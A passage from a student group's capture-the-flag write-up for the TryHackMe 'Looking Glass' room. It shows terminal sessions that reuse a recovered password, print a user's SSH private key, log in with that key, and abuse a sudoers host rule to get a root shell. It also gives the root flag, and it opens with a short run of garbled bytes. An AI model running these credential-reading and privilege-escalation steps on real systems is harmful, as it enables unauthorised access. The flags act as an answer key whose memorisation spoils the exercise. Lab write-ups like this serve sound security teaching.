×Êîôðð^..H.Ú(.qQðáo.Æ)'s`= j«½Ô\*.îr..Bøthe password is zyxwvutsrqponmlk

Now, he logged in as @humptydumpty using the command (*su humptydumpty*) with the password (*zyxwvutsrqponmlk*).

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

After logging into @humptydumpty, he viewed the private key in /alice/.ssh/id\_rsa which means he will be able to switch users to @alice.

```
kali@kali: ~
File Actions Edit View Help
ls alice/.ssh/id_rsa
alice/.ssh/id_rsa
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpGIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhLmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHViT+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7x2R3vvyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvLRgFRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjPZhSPfGjxpK4UtKx3Uetjw+leomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjQwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jLMHQ0
zmU73tuPVQSESGeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcjOLuDKT4QQvCJVrGbdBVGOFLoWZzLpYgJchxmLR+RHCb40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlcOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPWkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUFpUB2XCMnGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

Next, he logged into @alice by using the command (`ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa`).

```
humptydumpty@looking-glass:/etc/sudoers.d$ ssh alice@127.0.0.1 -i /home/
alice/.ssh/id_rsa
<s.d$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1
Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known host
s.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ █
```

### Final Result:

After gaining access to @alice, all the group members are able to move on to the last step and also the last question.

### Step 4: Root Privilege Escalation



**Members Involved:** Jerrell Su Ming Jie

**Tools used:** Terminal

**Thought Process and Methodology and Attempts:**

First, Jerrell changed the file location to `/etc/sudoers.d` and he found that `ssalg-gnikool` is the reverse of the actual hostname and the command `(/bin/bash)` which only `@alice` can run.

```
alice@looking-glass:~$ cd /etc/sudoers.d
cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

he tried to run the command `(sudo /bin/bash)` but he did not know the password for `@alice`.

```
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
sudo /bin/bash
[sudo] password for alice: s

Sorry, try again.
[sudo] password for alice: s

Sorry, try again.
[sudo] password for alice: s

sudo: 3 incorrect password attempts
alice@looking-glass:/etc/sudoers.d$
```

After googling the solution, he found out the way to fix this problem by using the command `(sudo -h ssalg-gnikool /bin/bash)` and at this moment he is still inside `@root`.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d$
```

he then navigated to `/root` and discovered `root.txt`, which provided the flag for question 2.

```
root@looking-glass:/etc/sudoers.d$ cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

**Final Result:**

**+100** Get the root flag.

```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Correct Answer

Upon verification of the flag, all the group members placed the flag for the last question into the TryHackMe site and got the confirmation.

**Contributions**

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101844	TAN EASON	Did the recon. Discovered the exploit root. Figured out the exploit for the initial foothold.	tan
1211103145	AZRYL SHAMIN BIN ARIZAL	Doing stuff on presentation	azryl
1211103690	JERRELL SU MING JIE	Discovered the exploit root.	jerrell

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELoadERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: <https://www.youtube.com/playlist?list=PL3Pn1ZienSE9vzn1rCrg2S5QvGAlorGAa>